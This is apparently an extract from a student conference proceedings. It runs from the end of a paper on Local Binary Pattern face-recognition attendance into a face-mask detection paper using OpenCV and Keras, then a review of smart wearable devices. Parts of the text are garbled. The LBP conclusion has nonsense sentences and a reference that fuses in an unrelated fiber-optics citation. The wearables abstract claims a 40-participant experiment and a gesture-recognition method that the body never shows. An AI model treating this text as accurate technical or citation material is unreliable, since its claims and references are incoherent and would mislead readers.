Shamsul J. Elias, Shahirah Mohamed Hatim, Nur Anisah Hassan, Lily Marlisa Latif, R. Badlishah Ahmad, Mohamad Yusof Darius, Ahmad Zambri Shahuddin	Face recognition attendance system using Local Binary Pattern (LBP)	91

VIII. CONCLUSION

The LBP algorithm has been tested for synthetic and natural textures. The results show that the algorithm can characterize and differentiate surface textures. Implementing the algorithm on low-dispersion textures can achieve high accuracy. LBP and pattern recognition algorithms can be applied to further implementations such as texture segmentation and texture pattern regularity estimation.

LBP's success has continued since 2011. A large number of new variants of LBP have been proposed, including, for example, the Mean Extended Local Binary Model (MRELBP) operator. An in-depth empirical review of the various descriptions of LBP and deep texture is presented in (Liu et al. 2016b). The robustness of texture operators against various classification challenges, including changes in rotation, scale, lighting, point of view, number of layers, different types of image degradation, and gradation.computational complexity. The LBP methodology has made great strides in texture analysis. It is used worldwide in both research and application. Due to its features and computational simplicity, this method has been very successful in many such computer vision problems that were not previously even considered texture problems. B. Face analysis and movement analysis.

LBP is Local structure. Thanks to that advantage, I am. NS. Its tolerance Due to the monotonous changes in lighting and the simplicity of its calculations, LBP has been successfully used for many different image analysis tasks, including: Face image analysis, biomedical image analysis, aerial image analysis,

motion analysis, and image and video search. In addition, there are some open questions about the sub-region-based LBP description. The facial description relates to the number of relevant components and the corresponding neighbourhood of a particular LBP operator for the best analysis results. These questions have been discussed in several papers, and even with machine learning techniques, the conclusions drawn so far have always depended on the dataset used and some specific parameters.

REFERENCES

- [1] Ahmad A. Suleiman *Image Classification Based on Enhancement of Local Binary Pattern*
- [2] Parekh Payal Pradeepbhai, *Face Recognition using Local Statistical Pattern and Wavelet Transform*
- [3] Di Huang, Caifeng Shan, Mohsen Ardebilian, Yunhong Wang, and Liming Chen *Local Binary Patterns and Its Application to Facial Image Analysis: A Survey*
- [4] Ahonen, T., & Pietikäinen, M. (2007). Soft histograms for local binary patterns. *In Proceedings of the Finnish signal processing symposium, FINSIG* (Vol. 5, No. 9, p. 1).
- [5] Ahonen, T., Hadid, A., & Pietikäinen, M. (2004). *Face recognition with local binary patterns. Computer vision-eccv 2004*, 469-481M. Wegmuller, J. P. von der Weid, P. Oberson, and N. Gisin, "High resolution fiber distributed measurements with coherent OFDR," in *Proc. ECOC'00*, 2000, paper 11.3.4, p. 109.
- [6] Loris Nannia,*, Alessandra Luminia, Sheryl Brahnamb *Local binary patterns variants as texture descriptors for medical image analysis*
- [7] Di Huang, Caifeng Shan, Mohsen Ardebilian, Yunhong Wang, and Liming Chen *Local Binary Patterns and Its Application to Facial Image Analysis: A Survey*
- [8] Yadong Mu¹, Shuicheng Yan², Yi Liu¹, Thomas Huang³, Bingfeng Zhou¹ *Discriminative Local Binary Patterns for Human Detection in Personal Album*
- [9] Wei Yu · Lin Gan · Sha Yang · Yonggang Ding *An improved LBP algorithm for texture and face classification*
- [10] Loris Nannia,*, Alessandra Luminia, Sheryl Brahnamb *Local binary patterns variants as texture descriptors for medical image analysis*
- [11] Di Huang, Caifeng Shan, Mohsen Ardebilian, Yunhong Wang, and Liming Chen *Local Binary Patterns and Its Application to Facial Image*

Analysis: A Survey

[12] Yadong Mu¹, Shuicheng Yan², Yi Liu¹, Thomas Huang³, Bingfeng Zhou¹ *Discriminative Local Binary Patterns for Human Detection in Personal Album*

[13] Automatic age classification with LBP Asuman Gunay, Vasif V Nabiyevev *2008 23rd International Symposium on Computer and Information Sciences, 1-4, 2008*

[14] Bilal Zahran * Jamil Al-Azzeh * Ziad Alqadi* Mohd–Ashraf Alzoghoul* Saleh Khawatreh A *Modified Lbp Method To Extract Features From Color Images*

[15] Pavel Král, Ladislav Lenc *LBP features for breast cancer detection2016 IEEE International Conference on Image Processing (ICIP), 2643-2647, 2016*

[16] SONG Ke-Chen¹ YAN Yun-Hui¹ CHEN Wen-Hui¹ ZHANG Xu¹ *Research and Perspective on Local Binary Pattern*

[17] Z. Jun, H. Jizhao, T. Zhenglan and W. Feng, "Face detection based on LBP," *2017 13th IEEE*

International Conference on Electronic Measurement & Instruments (ICEMI), 2017, pp. 421-425, doi: 10.1109/ICEMI.2017.8265841

[18] Hongshuai Zhang, Zhiyi Qu, Liping Yuan, Gang Li *A face recognition method based on LBP feature for CNN 2017 IEEE 2nd Advanced Information Technology, Electronic and Automation Control Conference (IAEAC), 544-547, 2017*

[19] X. Yi and M. Eramian, "LBP-Based Segmentation of Defocus Blur," in *IEEE Transactions on Image Processing*, vol. 25, no. 4, pp. 1626-1638, April 2016, doi: 10.1109/TIP.2016.2528042[

[20] Vivek H Mahale, Mouad MH Ali, Pravin L Yannawar, Ashok T Gaikwad *Procedia computer science 115, 501-508, 2017*

Face Mask Detection using OpenCV

#1Ragini Agrawal,*2Prof. Dharmendrasinh Rathod

#1:PG Student,MCA

*2:Assistant Prof.,MCA

Faculty of IT & Computer Science,

Parul Institute of Engineering and Technology-MCA

Parul University , Vadodrai,India

raginiagr2000@gmail.com,dharmendrasinh.rathod42072@paruluniversity.ac.in

I. INTRODUCTION

Abstract- As the increase in spread of “COVID-19 pandemic is causing a worldwide emergency in healthcare and unbalancing our day-to-day lives. This virus mainly spreads through droplets which emerges from a person infected with coronavirus and poses a risk to others. The risk of virus transmission is highest in public places like airports, Markets, railways, Malls etc. “One of the best ways to stay safe from getting infected from covid virus is wearing a face mask in open territories as indicated by the World Health Organization (WHO)”.[1] The government has also made rules to follow compulsory like to wear mask in public places, use sanitizers, and social distancing, etc. In this, we propose a method which employs TensorFlow, Keras and OpenCV to detect face masks on people”.[1] “A bounding box drawn over the face of the person describes whether the person is wearing a mask or not using the OpenCV “[1]. If a person’s face is detecting that they are not wearing a mask so that they can take precautions. The mask is extracted from real-time faces in public and is fed as an input into convolutional neural network (CNN). The dataset is used to build a face mask detector with using OpenCV, Tensor Flow, NumPy, Keras and MobileNetV2. We will use live video stream and finally in output it will show the accuracy with the label like “Mask” and “No Mask” and after that we can integrate the database with this to store the details of image in database. Our goal is to identify whether the person on image/video stream is wearing a face mask or not. To prevent from the transmission of covid virus. “This paper will investigate the existing literature review pertaining to perspective analytics and prominent algorithms for its implementations.” [1]

Keywords- OpenCV, CNN, COVID-19, TensorFlow, NumPy, Face mask

The goal of our research paper is to find out most effective algorithm to make the application which check that the people has worn a mask or not so that they can take the precautions. As per the WHO (World Health Organization) only mask is the way to prevent from the corona virus. It is increasing day by day and also coming in different waves and different types which are four times dangerous than the covid-19. So, this increases the demand for an efficient system for detecting face mask on people [1]. For making the algorithm uses machine learning classification using OpenCV, Keras, TensorFlow and NumPy to detect face masks on people.

II. LITRATURE REVIEW

- 1.[1] Adusumalli, H., Kalyani, D., Sri, R. K., Pratapteja, M., & Rao, P. P. (2021, February). Face Mask Detection Using OpenCV. “In 2021 Third International Conference on Intelligent Communication Technologies and Virtual Mobile Networks (ICICV) (pp. 1304-1309).” [1] IEEE. In this paper the author is using Machine learning classifiers like OpenCV, TensorFlow to make the application which has the accuracy for mask is 99.99% and the application will also send the email to those who has not wear a mask.
- 2.[2] Suresh, K., Palangappa, M. B., & Bhuvan, S. (2021, January). Face Mask Detection by using Optimistic Convolutional Neural Network. In *2021 6th International Conference on Inventive Computation Technologies (ICICT)* (pp. 1084-1089). IEEE. This paper authors have developed a method to identify a person is wearing the face mask, the presence of facemask in image or video stream is done using basic concepts of transfer learning in neural networks. Model is skilled/trained using a Simulated Masked Face Dataset (SMFD). It provides the 97 % accuracy for face mask and 87.09% from face without mask. This system can be implemented in places like railway stations, shopping malls, offices, schools, airports, etc.

3.[3] Mengistie, T. T., & Kumar, D. (2021, May). Covid-19 Face Mask Detection Using Convolutional Neural Network and Image Processing. In *2021 2nd International Conference for Emerging Technology (INCET)* (pp. 1-7). IEEE. This paper's research work experimental result has been shown 96.50%, 97.07%, 99.27% accuracies obtained with the help of CNN, Image Processing, data augmentation and MobileNet2V. And author has also results using live video stream using OpenCV whether the person wearing a mask or not wearing a mask in multi-view and single view detection and has also achieved the accuracies.

4.[4] Suganthalakshmi, R., Hafeeza, A., Abinaya, P., & Ganga Devi, A. (2021). Covid-19 facemask detection with deep learning and computer vision. *Int. J. Eng. Res. Tech.(IJERT) ICRADL*. The authors of this paper used face mask detection model which is created on based of computer vision and deep learning with the techniques like OpenCV, Keras and TensorFlow are used to detect the face with mask or without mask. In this face detector application or model can deployed in many areas like ATMs, Banks etc. It provides buzzer sound to wear mask. This method doesn't achieve any accuracy in detection.

5.[5] Shamrat, F. J. M., Chakraborty, S., Billah, M. M., Al Jubair, M., Islam, M. S., & Ranjan, R. (2021, June). Face Mask Detection using Convolutional Neural Network (CNN) to reduce the spread of Covid19. In *2021 5th International Conference on Trends in Electronics and Informatics (ICOEI)* (pp. 1231-1237). IEEE. In this paper the author has used two deep CNN architectures and one CNN-based MobilenetV2 architecture in his study. And their primary objective was to propose a compatible model with high accuracy such that mask identification will be simple throughout the pandemic. In order to assess performance with a wider dataset, they can attempt to add further models to compare with Mobilenetv2 and tried to integrate this model with IoT [32-35] to detect humans without masks automatically. And achieved Max pooling 96.49%, training accuracy and validation accuracy is 98.67%. MobileNetV2 architecture gained the highest accuracy 99.72% for training and 99.82% for validation.[5]

6.[6] Das, A., Ansari, M. W., & Basak, R. (2020, December). Covid19 Face Mask Detection Using TensorFlow, Keras and OpenCV. In *2020 IEEE 17th India Council International Conference (INDICON)* (pp.

1-5). IEEE. "This paper presents a simplified approach to achieve this purpose using some basic Machine Learning packages like TensorFlow, Keras, OpenCV and Scikit-Learn. The proposed method of this paper detects the face from the image correctly and then identifies if it has a mask on it or not" [6]. As a surveillance task performer, it can also detect a face along with a mask in motion. The method achieved accuracy up to 95.77% and 94.58% respectively on two different datasets. The authors have used the Sequential Convolutional Neural Network model to detect the presence of masks correctly [6]. The author has made two different datasets like one for images with face mask and another for images without face mask.

7.[7] DS, K. S., Rengarajan, A., & Nikhil Kumar, H. S. Detecting of Face Mask. In this paper the author has uses the OpenCV, TensorFlow, Keras, Python and CNN to identify if individuals were wearing face mask. The models were tested with pictures and continuous video transfers. The results for face mask has achieved the accuracy 98.93%.

III. METHODOLOGY

It consists of collection of datasets with two types with face mask or without face mask. We are using CNN Algorithm in our proposed system.

Collection of Dataset: "The dataset was collected from Kaggle Repository" [1] and also some images from google are added into the dataset for "training and testing data after its analysis." [1]

Extraction of Dataset: Then we can extract the features of images from the collected dataset using mobileNetV2, Keras and TensorFlow (Python library).

Training a model to detect face masks: A default OpenCV module was used to obtain faces followed by training a Keras model to identify face mask [1] in the frame of live video stream using OpenCV.

Detecting the person: A model was trained to detect the people in the live video stream that whether the people have worn a mask or not and then it will create a bounding box after detecting the face.

Showing Accuracy for face masks: After taking input from the video stream, it will try to match in the dataset

and then it will display the bounding box with the accuracy of wearing mask or not wearing a mask.




Fig 1: Flowchart for training Model

IV. ALGORITHM




Fig 1: Input Model

Working of Input Model:

It starts and take the input of image with face and check faceNet input and forward and prints the detection shape.




Fig 2: Face Size Model

Working of Face size model:

After the input the model will create 3 list like faces, locs and preds then the for loop will be started and check the range of face detection shape if the shape is not detected the model will start again and if detected then go to the if condition and checks the confidence is > 0.5 if yes then it will append the face with the position x-axis and y-axis. Then it will check $len(faces) > 0$ then set the path, load face detector model and start video stream.




Fig 3: Details Checking Model

Working of Details checking model:

After face size is detected in the frame then while loop will read and check the Box, locs, prediction, if predicted then it will the label “Mask” for image with mask and “No Mask” for image with no mask. And then this model will put the text using cv2 and sets the Hershey Simplex font then set the rectangle and show frame using imshow method and check the key frame with waitKey and if we press key then it will open the PostgreSQL connection and insert images with details and print success.

V. CONCLUSION

In this proposed research we have made only algorithm using OpenCV, TensorFlow, NumPy with the database to store the images of without mask so that when there is a need of any person’s image of without mask then it will be available but it will be implemented in future using PostgreSQL database.

VI. FUTURE WORK

As we can see increase in the covid-19 virus and with the new variants also it is necessary to wear a mask for everyone’s precautions. So, to check the application is greatly needed to check whether the person has worn a mask or not. In future we can add the database which stores the data and can be retrieve whenever needed. And can be used in traffic surveillance, hospitals, companies etc. to check the database whenever required.

REFERENCES

[1] Adusumalli, H., Kalyani, D., Sri, R. K., Pratapteja, M., & Rao, P. P. (2021, February). Face Mask Detection Using OpenCV. In *2021 Third International Conference on Intelligent Communication Technologies and Virtual Mobile Networks (ICICV)* (pp. 1304-1309). IEEE.

[2] Suresh, K., Palangappa, M. B., & Bhuvan, S. (2021, January). Face Mask Detection by using Optimistic

- Convolutional Neural Network. In *2021 6th International Conference on Inventive Computation Technologies (ICICT)* (pp. 1084-1089). IEEE.
- [3] Mengistie, T. T., & Kumar, D. (2021, May). Covid-19 Face Mask Detection Using Convolutional Neural Network and Image Processing. In *2021 2nd International Conference for Emerging Technology (INCET)* (pp. 1-7). IEEE.
- [4] Suganthalakshmi, R., Hafeeza, A., Abinaya, P., & Ganga Devi, A. (2021). Covid-19 facemask detection with deep learning and computer vision. *Int. J. Eng. Res. Tech.(IJERT) ICRADL*.
- [5] Shamrat, F. J. M., Chakraborty, S., Billah, M. M., Al Jubair, M., Islam, M. S., & Ranjan, R. (2021, June). Face Mask Detection using Convolutional Neural Network (CNN) to reduce the spread of Covid-19. In *2021 5th International Conference on Trends in Electronics and Informatics (ICOEI)* (pp. 1231-1237). IEEE.
- [6] Das, A., Ansari, M. W., & Basak, R. (2020, December). Covid-19 Face Mask Detection Using TensorFlow, Keras and OpenCV. In *2020 IEEE 17th India Council International Conference (INDICON)* (pp. 1-5). IEEE.
- [7] DS, K. S., Rengarajan, A., & Nikhil Kumar, H. S. Detecting of Face Mask.
- [8] Ejaz, M. S., Islam, M. R., Sifatullah, M., & Sarker, A. (2019, May). Implementation of principal component analysis on masked and nonmasked face recognition. In *2019 1st international conference on advances in science, engineering and robotics technology (ICASERT)* (pp. 1-5). IEEE.
- [9] Wen, L., Li, X., & Gao, L. (2020). A transfer convolutional neural network for fault diagnosis based on ResNet-50. *Neural Computing & Applications*, 32(10).[1]
- [10] Fan, X., Zhang, F., Wang, H., & Lu, X. (2012, May). The system of face detection based on OpenCV. In *2012 24th Chinese Control and Decision Conference (CCDC)* (pp. 648-651). IEEE.
- [11] Goyal, K., Agarwal, K., & Kumar, R. (2017, April). Face detection and tracking: Using OpenCV. In *2017 International conference of Electronics, Communication and Aerospace Technology (ICECA)* (Vol. 1, pp. 474-478). IEEE.
- [12] Khan, M., Chakraborty, S., Astya, R., & Khepra, S. (2019, October). Face Detection and Recognition Using OpenCV. In *2019 International Conference on Computing, Communication, and Intelligent Systems (ICCCIS)* (pp. 116-119). IEEE.
- [13] Hussain, S. A., & Al Balushi, A. S. A. (2020). A real time face emotion classification and recognition using deep learning model. In *Journal of Physics: Conference Series* (Vol. 1432, No. 1, p. 012087). IOP Publishing.[1]
- [14] He, K., Zhang, X., Ren, S., & Sun, J. (2016). Proceedings of the IEEE conference on computer vision and pattern recognition.[1]
- [15] Jogin, M., Madhulika, M. S., Divya, G. D., Meghana, R. K., & Apoorva, S. (2018, May). Feature extraction using convolution neural networks (CNN) and deep learning. In *2018 3rd IEEE international conference on recent trends in electronics, information & communication technology (RTEICT)* (pp. 2319-2323). IEEE.
- [16] Scholar, M. T. (2020). Face Mask Detection System for COVID _ 19 Pandemic Precautions using Deep Learning Method, 7(10), 16–21.

Review: Smart Wearable Devices

Meet Parikh, Prof. Anjali Mahavar

Parul Institute of Engineering & Technology, Parul University

Vadodara ,Gujrat, India, 391760

200511202035@paruluniversity.ac.in

anjali.mahavar42078@paruluniversity.ac.in

Abstract—A rapid growth in the smart-wearable industry is making it increasingly important to send users’ quality of experience (QoE) requirements to end-users. In this paper, we try to model the relationship between human experience and quality in the smart wearable segment. For this, the concepts of quality of data (QLD) and quality of information (QoI) are used. While QLD is concerned with the accuracy and precision of the data collected by the smart-wearables, QoI relates to the useful information that is obtained from the raw data captured by the devices via the companion applications of each wearable installed on a smartphone. A subjective experiment comprising 40 participants and 5 wearable devices is performed in a free-living condition to create the QoE model. Four different approaches are presented in this paper: we have proposed hand gesture recognition using OpenCV python. Based on the results, the appropriate recommendations are provided to the different smart-wearable vendors for improving their products, thereby ensuring greater user adoption.

Keywords—Hand gesture recognition, OpenCV python, smart wearable devices.

I. INTRODUCTION

Since mankind has started to move on the path of civilization technology s develop gradually. However, recently, some revolutionary changes such as t invention of electronic chips, GPS systems, Wi-Fi systems, the internet, computers, sensors, and advancements in nanotechnology have transformed the entire world at an unprecedented rate. . Wearable technologies are one of the most important fields which have evolved from these continuous technological advancements (Tao, 2005). Although there is n clear and agreed-on definition in the extant literature, in the simplest form wearable technologies can be defined as “Wearable technological devices

that are worn on a user’s body” (Nugroho, 2013, p. 6). Wearable technological devices have been existing for decades, even centuries, but it is only lately that they have become popular, fashionable (Kurwa, Mohammed, & Liu, 2008) and functional. Since wearable technologies have been popular recently, the designs and functions of wearable technologies are still relatively unexplored (Dunne, 2004). Therefore, technology companies and university research laboratories together have devoted a large amount of effort to enhance and improve wearable technologies (Tao, 2005). The scope of wearable technologies is very broad and amorphous, and determining the characteristics and specifications of wearable technologies is very thorny. Therefore, understanding the classification of wearable technologies based on the basic characteristics will be very beneficial. According to the literature, wearable technologies may be divided into three main categories. These and wearable consumer electronics. The wearable technologies may be worn in the form of eyeglasses, wrist watches, wristbands, a ring, a badge, jewelry, shoes, or clothing (Tao, 2005). However, to enhance the usage and adoption of wearable technology devices, the companies and institutions are working hard to design more comfortable, reliable, useful, integrated, lighter, smaller, aesthetic and vogue products (Fortmann et al., 2013; Kurwa et al., 2008; McCann & Bryson, 2009). Hereby, the sales volume of wearable devices will increase and people will integrate these devices into their daily activities. ABI Research Company estimates that the wearable technology sector will reach 170 million devices by 2017 and Juniper Research Company forecasts the revenue from wearable technological devices will reach 19 billion \$ by 2018 (Kurwa et al., 2008). These forecasts indicate the importance of wearable technologies. After the proliferation of wearable

technologies, probably there will be a breakthrough change for people, companies, and the interactions between the different entities. In this context, this study aims to indicate how wearable technologies will lead a breakthrough change in the future both for society and the way of doing businesses through exemplifications

II. Algorithms and Techniques

It isn't just having algorithms go beyond steps to track a more diverse range of body actions – it's also demonstrating that the way actions are measured is, in fact, accurate. Consumers' thirst for wearable products and data will temporarily be quenched by approximation of steps completed in a day. Taking more steps today than yesterday indicates progress, however, as consumers become more wearable savvy, accuracy will become an even greater priority. This will be particularly true for amateur and professional athletes, where training accuracy can directly influence their ability to achieve goals.

Let's go a step beyond this. What about making educated suggestions for future activity? A truly smart wearable should be able to analyze my current and historical activity and offer ways to augment it throughout the day. Perhaps it identifies how long I've been immobile and encourages me to walk around at specified intervals, or maybe it understands that the three cups of coffee I drank throughout the day caused a restless night's sleep, and can offer alternatives to increasing energy levels the following day.

A. How do we improve algorithmic accuracy?

Before algorithms can truly meet all of our needs as consumers, we need to find the best ways to turn the collected data into something useful. We are already seeing a drove of data scientists being hired by companies like Apple and that number is only going to continue to grow. More than that, we'll see user research become a critical component to any successful wearable device, as wearable product manufacturers look to narrow their market by carefully defining their users. While user research for wearable tech won't necessitate a new or unique skillset for researchers, it will demand one that is nimble, highly analytical, and creative. After all, user researchers will soon become "the voice of the consumer," using their detailed knowledge base on all aspects of the wearable — the device itself, the accompanying mobile

app or website, the data gathered, and the consumer's device perception — to relay user opinion to all industry departments and inform the future market success of wearables.

Consumers will demand more than fancy pedometers — they'll want devices that not only track, but guide their fitness routine, sleep patterns, and food consumption. Users are hungry for data that captures all of their daily active moments, and — wait for it... — does so accurately. The race is on for algorithms that consistently understand specific user activity across a variety of body types, and the companies that are doggedly perfecting those algorithms will be the ones who yield the long-term market advantages

II. ADVANTAGES

A. *It can increase productivity*

The best wearable technology is designed to make everyday tasks easier and more convenient.



In the workplace, such technology can be put to use in a variety of ways. For example, in the healthcare industry, doctors can use wearable tech to look inside a patient's veins there and then, without having to wait for scans or X-rays.

In construction, emerging wearables are enabling workers to take a peek inside piping hidden behind walls, thus removing the need to undertake expensive repair work.

Wearable technology in business should help us solve problems quicker and in ways that significantly benefit both the company and its clients.

B. *It may increase employee satisfaction*

There's no escaping the fact that injections of new technology within workplaces that have used the same processes and systems for many years can be rather

disruptive and dent employee satisfaction, but the right technology can raise their spirits considerably.

Think about the first time you were able to use WiFi at work, or when you were given access to a smartphone app that made your job twenty percent easier. When that kind of thing happens, you feel far more satisfied at work, and your productivity levels will usually increase at the same rate.

Pick the right wearable technology for your business, and there's a strong chance that you'll see a significant uplift in employee satisfaction and engagement, which alone makes the investment more than worth it.

C. It could create fitter employees

A big part of wrist-born wearable technology such as smartwatches and fitness trackers is the health benefits they offer. As any HR professional will tell you, fit employees are productive employees, and if the introduction of a company smartwatch as a perk of working for the business results in staff spending more time in the gym their performance at work should step up several gears. One of the most important aspects of wearables is their ability to connect to other systems. In fact, many devices of this kind will need some form of integration with a larger platform in order to provide real benefit.

If you've spent big on a new CRM, production system or project management tool, it pays to suss out whether or not it has wearable support. If so, investing in said wearables will extend the effectiveness of your investment and ensure you're getting the most bang for your buck.

III. DISADVANTAGES

A. It can be a distraction

Just like smartphones, wearable technology offers up plenty of distractions. For example, a smartwatch is an undoubtedly cool piece of kit, and the many features included by manufacturers (and increasing number of updates) means there's always something new to play with.

Their size can be a particular issue, too, because most wearable tech is pretty small, and small stuff is easy to play with discreetly. Do you really want employees to be twiddling the digital crown on their Apple Watches when they should be paying attention during important meetings?



B. They're not cheap

Sure, you can pick up a fitness tracker for very little money these days, but wearable devices that offer a genuine benefit in the workplace are often rather expensive.

History tells us that, as technology improves, the price generally decreases and devices that were once unobtainable for most become commodities. It may simply be that we're still at the growth stage of wearable technology and in order for it to be a sensible investment for your company, you'll need to sit on the fence a little while longer.

C. Not all wearables are standalone

As noted above, many wearables require some form of larger platform in order to work properly. If that's the case, you may need to bring in new systems at the same time you invest in wearables. That's yet more training for staff and the very real threat of needlessly creating a monster of an internal operation.

D. Size and battery limitations prevail

Despite the huge advances in smart wearable technology, most devices are still pegged back and governed by technical limitations.

Most notably, the size of such devices and the limited battery capacity afforded means they can be both tricky to use and unreliable. Imagine a piece of wearable technology that provides fantastic business benefits but which needs charging every three hours – it simply wouldn't cut it within a busy organization

IV. CHALLENGES

- Technological dependence created by augmented reality and automatic processing
- Advances in software architecture to make up for the challenges of navigating on such small-screen interfaces
- Management of wireless and personal area networks (PAN)

- Sufficient security from hackers with the potential to control the data stores on the device, if not the device itself while in use.
- Also the wifi problem would occur.
- Network Connection Problem
- Battery issues

V. CONCLUSIONS

Wearable technologies have evolved gradually in parallel with technological advancements such as electronic chips, GPS systems, Wi-Fi systems, the internet, computers, and sensors. The major applications of wearable technologies are in the health industry, textile industry, and consumer electronics industry. Today, the diffusion of wearable technologies is just at the early adopter stage both for society and companies. However, shortly the evolution of wearable technologies, especially smart glasses and smartwatches, will almost be complete their evolutions and these technological devices will be adopted by societies and companies. The objective of the study is to point out how wearable technologies will be a milestone both for the daily life of people and the way of doing businesses of the companies in the future. In this paper, it is proposed that wearable technologies will ease the life of people with impairments; enable companies to interact with other business people easier, conduct market research more effectively, apply sales and service strategies more efficiently; enable policemen, firemen, military members to provide public and personal safety; enhance the virtual reality in games, and enable the doctors to monitor the health indicators of the people continuously. To sum up, the future will be safer, easier, healthier, quicker, and more entertaining with wearable technologies.

VI. REFERENCES

- [1] V. Hyndavi, N.Sai Nikhita, S.Rakesh “Smart Wearable Device for Women Safety using IOT”., IEEE July 11, 2020.
- [2] Guan Yuan, Xiao Liu, Qiuyan Yan, Shaojie Qiao, Zhixiao Wang, and Li Yuan, “Hand Gesture Recognition Using Deep feature fusion network based on Wearable Sensors”, IEEE Aug 10, 2020.
- [3] Debajyoti Pal, Vajirasak Vanijja, Chonlameth Arpanikanondt, Xiangmin Zhang, and Borworn Papsatorn,” A Quantitative approach for evaluating the Quality of Experience of Smart Wearables from the quality of data and quality of information”, IEEE May 2019, Vol 7.
- [4] Salah Eddin Alshaal, Stylianos Micheal, Andreas Pamboris, Herodotos Herodotou, George Samaras, and Panayiotis Andreou, “Enhancing Virtual Reality systems with Smart Wearable Devices”, IEEE 2016.
- [5] Sara Khalifa, Guohao Lan, Mahbub Hassan, Aruna Seneviratne, and Sajal K Das, “Human Activity Recognition from Kinetic Energy Harvesting Data in Wearable Devices”, IEEE 2017.
- [6] Mirto Musci, Daniele De Martini, Nicola Blago, Tullio Facchinetti, Marco Piastra, “Online Fall Detection using Recurrent Neural
- [7] Networks on Smart Wearable Devices”, IEEE Nov 1, 2020.
- [8] Shuyu Tang, Shodai Aoyagi, Yihsin Ho, Eri Sato-Shimokawara, Asahigaoka, Tatemachi, Yamaguchi, “Wearable Sensor Data Visualization, based on CNN towards Healthcare Promotion”, IEEE Nov 1, 2020.
- [9] Zhiyuan Wei, Ting Bao, “Research on a novel strategy for Automatic Activity Recognition Using Wearable Device”, IEEE 2016.
